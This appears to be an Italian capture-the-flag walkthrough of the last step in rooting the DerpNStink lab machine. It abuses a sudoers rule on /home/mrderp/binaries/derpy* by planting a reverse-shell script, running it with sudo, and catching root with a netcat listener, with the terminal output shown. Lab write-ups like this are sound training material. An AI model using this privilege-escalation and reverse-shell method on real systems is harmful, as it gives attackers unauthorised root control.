
- "**su mrderp**" per cambiare utente
- "**whoami**": per verificare il cambio di utente
- "**cd**" per spostarci nella directory principale
- "**pwd**" per verificare dove ci troviamo
- "**ls**" per visualizzare le directory presenti nel percorso attuale
- "**cd Desktop**" per spostaci nella cartella del desktop
- "**cat helpesk.log"** per visualizzare il file

```
stinky@DeRPnStiNK:~$ su mrderp
Password:
mrderp@DeRPnStiNK:/home/stinky/Documents$ whoami
mrderp
mrderp@DeRPnStiNK:/home/stinky/Documents$ cd
mrderp@DeRPnStiNK:~$ pwd
/home/mrderp
mrderp@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads
mrderp@DeRPnStiNK:~$ cd Desktop/
mrderp@DeRPnStiNK:~/Desktop$ ls
helpdesk.log
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log
```


Nel file '**helpdesk.log**' troviamo la risposta del servizio assistenza che invita l'utente a visitare la pagina 'https://pastebin.com/RzK9WfGw' per avere informazioni immediate su come risolvere il problema avuto.

```
Regards,
Service Desk


Listen with focus, answer with accuracy, assist with compassion.

From: Help Desk
Date: Mon, Sep 10, 2017 at 2:53 PM
Subject: sudoers ISSUE=242 PROJ=26
To: Derp, Mr (mrderp) [C]
When replying, type your text above this line.

Closed Ticket Notification

Thank you for contacting the Help Desk. Your ticket information and its resolution is
below. If you feel that the ticket has not been resolved to your satisfaction or you need additional
assistance, please reply to this notification to provide additional information.
If you need immediate help (i.e. you are within two days of a deadline or in the event of a
security emergency), call us or visit our Self Help Web page at https://pastebin.com/RzK9WfGw
Note that the Help Desk's busiest hours are between 10 a.m. (ET)
and 3 p.m. (ET).
Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: sudoers issues
Ticket Number: 242
Status: Closed
Date Created: 09/10/2017
Latest Update Date: 09/10/2017
CC's:
Resolution: Closing ticket. ticket notification.

Regards,
eRA Service Desk
Listen with focus, answer with accuracy, assist with compassion.
For more information, dont forget to visit the Self Help Web page!!!
```


Visitando la pagina ‘https://pastebin. com/RzK9WfGw’, capiamo che la directory ‘**/home/mrderp/binaries/derpy***’ può essere eseguita con i privilegi di amministratore.



Torniamo quindi nella directory principale, ma con il comando “**ls**” ci accorgiamo che non esiste alcuna directory binaries. Andiamo quindi a crearla con il comando “**mkdir binaries**”, entriamo in quella cartella e creiamo anche il file ‘**derpy.sh**’ con il comando “**touch derpy.sh**”.



Questo file rappresenta una reverse shell che, potendo essere eseguita con i privilegi da root, ci consente di accedere alla macchina remota come root.



Andiamo anche a modificare i permessi di tale file, per renderlo eseguibile.

```
mrderp@DeRPnStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPnStiNK:~/binaries$ ls -la
total 12
drwxrwxr-x  2 mrderp mrderp 4096 Jun 21 06:13 .
drwx------ 11 mrderp mrderp 4096 Jun 21 06:12 ..
-rwxrwxr-x  1 mrderp mrderp   58 Jun 21 06:17 derpy.sh
mrderp@DeRPnStiNK:~/binaries$
```

A questo punto, con il comando "**nc -lvp 5555**" creiamo un server in ascolto sulla porta selezionata e andiamo ad eseguire la shell con il comando "**sudo ./derpy.sh**" e notiamo che abbiamo avuto accesso come root.

```
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.64.8] from derpnstink.local [192.168.64.11] 44820
root@DeRPnStiNK:~/binaries#
```

Eseguiamo quindi alcuni comandi:

- "**pwd**" per vedere dove ci troviamo
- "**cd /root/**" per entrare nella directory root
- "**cd Desktop**" per entrare nella directory desktop
- "**cat flag.txt**" per visualizzare il file flag.txt in cui si può notare la **flag4** e la fine dell'esercizio!

```
root@DeRPnStiNK:~# pwd
pwd
/home/mrderp
root@DeRPnStiNK:~# cd /root/
cd /root/
root@DeRPnStiNK:/root# ls
ls
Desktop
Documents
Downloads
root@DeRPnStiNK:/root# cd Desktop
cd Desktop
root@DeRPnStiNK:/root/Desktop# ls
ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo
```